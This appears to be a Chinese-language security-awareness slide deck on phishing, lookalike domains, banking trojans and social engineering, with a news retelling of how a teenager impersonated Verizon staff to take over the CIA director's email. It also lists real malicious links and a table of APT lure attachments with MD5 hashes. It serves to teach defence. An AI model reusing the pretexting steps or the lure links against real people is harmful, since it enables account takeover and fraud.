


<http://www.microsoft.com>



<http://www.rnicrosoft.com>

狐假虎威



病毒竊密碼 日網路銀行被盜2.8億

中時電子報 作者：黃菁菁／東京十八電 | 中時電子報 - 2011年10月19日 上午5:30
www.chinatimes.com

中國時報【黃菁菁／東京十八電】

日本全國的金融機構網路銀行被駭客入侵，網路銀行客戶的帳號和密碼遭竊，許多人帳戶中的現金被非法匯走。今年四月至今已有上百件網路銀行現金存款被盜事件，受害金額已達二億八千萬日圓（約台幣一億一千元），是受害最嚴重的一次。

日本警察廳調查指出，駭客是利用病毒竊取受害人電腦中的銀行帳戶和密碼，再用密碼連結到網路銀行指示匯款，受害人的存款被匯到其他人的帳戶後，歹徒便從提款機將現金提走。受害者不只是個人帳戶，還有公司帳戶最高被領走二千七百萬日圓（約台幣一千萬）。

最近六個月來日本已有五十一家銀行的客戶帳號及密碼被竊，現金被非法匯走達一百零三件。從部分受害者的電腦中發現「SpyEye」、「Zbot」等病毒曾一度在歐美流行，電腦一旦被感染這些病毒，便會自動將帳戶、密碼等資訊傳到外界，警方至今仍查不出感染途徑。

警察廳指出，日本過去曾發生網路銀行用戶被引導到假的銀行網頁，輸入密碼後造成密碼外洩的詐欺事件，去年被非法盜走存款的受害額約達七千八百萬日圓（約台幣三千萬元）。直到今年才出現用病毒竊取密碼的案件，且受害金額遠超過以往。

警察廳幹部指出，這次發現的病毒四、五年前已在歐美流行，這些病毒一旦流行便會爆發性地蔓延，只要有電腦在國外也可以操縱，此手法可能會造成大批網路銀行用戶受害。

若要防止網路銀行的帳號和密碼被盜，最好不要固定用同一個帳號、密碼，應頻繁更換帳號和密碼。此外，許多人是在開電郵檔案時遭到感染，因此看到不明郵件，特別是英文電郵時盡可能不要打開，且電腦應隨時更新最新的防毒軟體。

搶銀行！





山寨官網

下載Keepass與7-Zip等知名軟體，小心誤闖山寨官網被植入廣告程式

一名安全研究人員Ivan Kwiatkowski揭露駭客仿冒知名開源軟體的官網，誘導使用者下載並安裝相關軟體，卻在軟體中植入廣告程式來牟利。

Kwiatkowski最早發現的是假冒為Keepass的Keepass.fr。Keepass為一開源的密碼管理程式，支援Windows、macOS與Linux等作業系統，它的官方網站為Keepass.info，但駭客卻建立了Keepass.fr，企圖魚目混珠。

除了假的Keepass.fr之外，駭客還建立了Keepass.com；而壓縮程式7-Zip的官網為7-zip.org，但駭客建立了7zip.fr；而由臺灣國網中心所開發的Clonezilla硬碟克隆軟體官網應是clonezilla.org，駭客則為其打造了clonezilla.es及clonezilla.fr。

資安專家建議使用者要下載自由或開源軟體前，得先確定官網位址，就算自以為是從官網下載，也最好經由防毒軟體進行掃描。[更多內容](#)

社交工程



騙



無所不用其極

➤ 電話

✓ “我是XX經理，現在有緊急事件處理但是密碼忘了
.....”

➤ Email

✓ 情色、健康、Office破解程式、東京奧運正名聯署...

✓ 長官/客戶/公司IT/警調/小三小王 ...

➤ Skype

➤ FB

➤ LINE



https://www.amazon.com/Books-Greg-Hoglund/s?ie=UTF8&page=1&rh=n%3A283155%2Cp_27%3AGreg%20Hoglund
https://www.informationsecurity.com.tw/article/article_detail.aspx?t2id=5&t3id=13&aid=6072



美高中生用社交工程方式，駭進 CIA 中情局局長信箱(2015/10)



一早最勁爆的消息是，駭遍天下的美中情局局長約翰布倫南（John Brennan）的郵箱被駭掉了。

據《紐約時報》報導，駭客是一名高中生，他和同學一起製造了這次攻擊。事發之後他們還在 Twitter 上公佈了一些名單和社保號資訊，炫耀此次行動。此外，這名高中生聲稱，這次攻擊的技術含量很低，他們只是只用了點小手段就修改了布倫南 AOL 郵箱的登錄密碼。

那究竟這位少年用的是什麼小手段呢？據《連線》雜誌報導，駭客自稱還未滿 20 歲，他和同伴一起合作完成了這次攻擊。他們首先通過反向調查，獲得了布倫南的手機號碼，得知其是運營商 Verizon 的客戶，於是冒充 Verizon 技術員向運營商索要布倫南的詳細資訊。

具體來說，利用布倫南某些個人資訊，比如他銀行卡的後四位數（Verizon 輕鬆透露給他們的），駭客們就成功重置了布倫南 AOL 郵箱的登錄密碼。

「我們告訴 Verizon，我們是這個公司的員工，因為工具都壞掉了，所以無法訪問使用者的資料。」而在提供了一個偽造的驗證碼後（Verizon 提供給員工的特定驗證碼），他們就拿到了想要的資訊，包括布倫南的帳號、四位數的手機 PIN 碼、備份的手機號碼、AOL 電郵地址以及銀行卡的後四位元數位。

「然後我們致電 AOL 說帳號被鎖定了，」駭客說道，「AOL 工作人員詢問了類似『銀行卡後四位元數字』的密保問題，我們告知後就成功重置了密碼。」當然，AOL 工作人員還詢問了帳號綁定的姓名和手機號碼等，而這些資訊駭客也已經從 Verizon 獲悉了。

10 月 12 日，這幾名駭客進入了布倫南的電子郵箱，查閱了通過附件發送的檔，並公佈了部分資訊，甚至包括白宮用於與布倫南聯繫的電郵地址。

據駭客透露，他們成功訪問到的敏感檔包括長達 47 頁的 SF-86s 表格資訊。這個表格包括了軍人和合同工等美國政府雇員的多項資訊，甚至會關聯到這些人的朋友、配偶和其他家庭成員。這些資訊一旦被洩露，駭客可以利用這些資訊騙過聯邦官員，盜取更多人的資訊。今年 6 月，美國聯邦政府機構就遭遇了一次這樣的駭客攻擊，導致 2150 萬美國人的資訊被洩露。



你中毒了?!


<http://blog.trendmicro.com.tw/?p=113>

<https://www.precisesecurity.com/blogs/2008/08/01/power-antivirus-2009/>



<http://www.precisesecurity.com/blogs/wp-content/uploads/2014/05/Power-Antivirus-2009.png>

典型的釣魚信



這是你眼睛的業障，假的！




各式各樣

- 惡意連結 - 網路釣魚
- 附件 - 圖片、文件、程式...等


The image displays three overlapping screenshots of email clients, each highlighting a different type of malicious content:

- Top Screenshot:** An email from "小瑛" (Xiao Ying) dated 2007年12月31日. The body contains a link: <http://tw.club.yahoo.com/clubs/zmmf/61212m.jpg>. This link is circled in red, with a red dashed box and the text "惡意網頁連結" (Malicious website link) overlaid.
- Middle Screenshot:** An email from "Lee Ian" dated 2008年3月10日. It features an attachment named "三點寫真.com (244 KB)". This attachment is circled in red, with a red dashed box and the text "惡意程式附件" (Malicious program attachment) overlaid.
- Bottom Screenshot:** An email with a subject line "緊急的問題!!希望高手可以幫幫忙~". The body contains a paragraph of text and a link: <http://www.horvm.com/index.asp?w=w810-w610.jpg>. A red dashed box with the text "遠端圖片下載" (Remote image download) is placed over the link. Below the link, a red box contains the text: "封鎖了某些圖片以協助防止寄件者辨識您的電腦，請按這裡來下載圖片。" (Blocked some images to help prevent senders from recognizing your computer, click here to download the images).

▶ 附件需解密




➤ 附件 – 奇怪的副檔名



攻擊郵件真實範例

► EMC/RSA 事件(2011/3)



其他範例

<http://blog.xecure-lab.com/2014/10/cve-2014-4114-pptx-apt-xecure-lab.html>

ID 編號	APT Email 日期	Subject 主旨	Attachment file name 附件名稱	Attachment file MD5	遠端下載/ 內嵌後門程式
001	2014/10/17	強烈譴責警方暴力清場,請 支持和平佔領中環行動並 轉發佔中行動指南,讓更多 人一起參與佔中	佔領中環行動指南.pps	CFD78F4F0 6DCC36A0F F47459FB22 C817	遠端下載 (remote SMB download)
002	2014/10/18	“占中”人士真實的訴求和 目的是什麼?	“占中”人士真實的訴求和 目的是什麼?.pps	5F7692737E DF9E1C1DD BD92391CF 4CD7	遠端下載 (remote SMB download)
003	2014/10/18	中國最先進海警執法船	中國海監 1306 號海警 船.pps	443F68ECE DC25CAB70 3DFAD049F B2AB9	遠端下載 (remote SMB download)
004	2014/10/18	從地方開始，贏回台灣	從地方開始，贏回台灣.ppsx	7C8A14E6B 070ED77845 608734E2C9 0A4	內嵌後門程式 (Malware Embedded)
005	2014/10/19	各器官如何防癌(太棒的說明!!!)	專家提醒各器官如何防 癌.ppsx	E4E945F8B 066E6EF399 A3D1E6BFD C97F	內嵌後門程式 (Malware Embedded)
006	2014/10/20	一樣的青春~不一樣的風 采~~	Female_soldiers_of_the_ world.ppsx	40ABFBB24 E1F6242A17 C144EA828 54E0	內嵌後門程式 (Malware Embedded)
007	2014/10/20	FW: 台灣地方政府派系與 選舉	台灣地方政府派系与选 举.pps	027BE9211E 13937A5389 2F3E83F98 BAE	遠端下載 (remote SMB download)
008	2014/10/20	2014 年政治版圖評估預測	2014「九合一」政治版 圖.ppsx	DAF1C9138 C748A6FD6 A73BBA800 6CECE	內嵌後門程式 (Malware Embedded)


網釣新招術：把惡意連結藏在QR Code中

資安業者Cofense發現有網釣攻擊開始把惡意連結藏匿在QR Code中以躲避偵測，可能是史上首次濫用QR Code來夾帶惡意連結的網釣手法

文/ 陳曉莉 | 2019-07-02 發表

讚 5.5 萬 按讚加入iThome粉絲團

讚 670 分享



資安業者Cofense發現有網釣攻擊採用一封假冒來自SharePoint的電子郵件，並邀請受害者掃描QR Code來開啟文件，當此一QR Code被解碼之後，它即暗藏一個網釣URL，大多數智慧型手機的QR Code掃描程式都會直接將使用者導向該網站，它是一個偽裝成SharePoint的網釣網站，要求使用者以AOL、微軟或其它服務的憑證輸入，以便開啟文件。（圖片來源 / Cofense）

《網路釣魚》9 名員工誤點網址,導致35 萬名客戶個資曝光

2019 年 05 月 07 日 Trend Labs 趨勢科技全球技術支援與研發中心 企業資安, 網路釣魚, 網路釣魚 Phishing, 變臉詐騙/執行長 CEO 詐騙/BEC- Business Email Compromise 企業郵件受駭詐騙, 資安新聞

美國奧勒岡州 DHS 遭遇網路釣魚攻擊

美國奧勒岡州的 Department of Human Services (DHS) 近期對外公告, 有超過 35 萬名客戶的健康資訊遭到曝光。經奧勒岡州 DHS 資安團隊調查發現, 研判資料外洩的起因是: 有九名員工點擊了網路釣魚 URL, 使員工的電子郵件帳戶資訊與信箱遭到入侵。



據新聞稿指出, 奧勒岡州 DHS 員工是在 2019 年 1 月 8 日收到魚叉式網路釣魚的電子郵件, 而遭到入侵的信箱內據說有將近 200 萬封電子郵件。直到 1 月 28 日, 才確定有客戶的個人健康資訊或受保護的健康資訊 (PHI) 遭到未經授權人士的存取。奧勒岡州 DHS 表示, 雖然他們阻止了更進一步對入侵信箱的未授權存取, 但卻無法證實是否有任何 PHI 遭到竊取或濫用。

客戶遭外洩的 PHI 屬於健康保險隱私及責任法案 (HIPAA) 的保護範圍, 此外, 該事件依奧勒岡州身分竊取保護法 (Identity Theft Protection Act) 亦屬違法。該資料外洩中可能遭到入侵的資訊包括下列項目: 姓氏和名字、地址、生日、社會安全碼、個案編號, 以及其他用於管理 DHS 計畫的資訊。

